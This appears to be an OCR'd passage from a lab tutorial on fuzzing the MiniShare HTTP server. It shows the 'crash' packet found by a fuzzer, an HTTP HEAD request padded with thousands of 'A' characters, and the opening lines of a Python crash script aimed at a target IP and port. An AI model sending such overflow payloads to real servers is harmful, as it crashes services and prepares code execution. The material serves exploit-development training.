
Look for the „crash“ packet



```
HEAD
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A HTTP/1.0
```

Entire conversation (2065 bytes)

Copy data




```
HEAD
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A HTTP/1.0
```

Entire conversation (2065 bytes)


To direct input to this virtual machine, press Ctrl+G.

Save to file → Kali



```
bed_packet
root@bt:~/minishare# cat bed_packet
HEAD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP/1.0
root@bt:~/minishare# 
```


Try to crash with our own script



root@bt: ~/minishare

```
#!/usr/bin/python
import errno
import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack

if len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
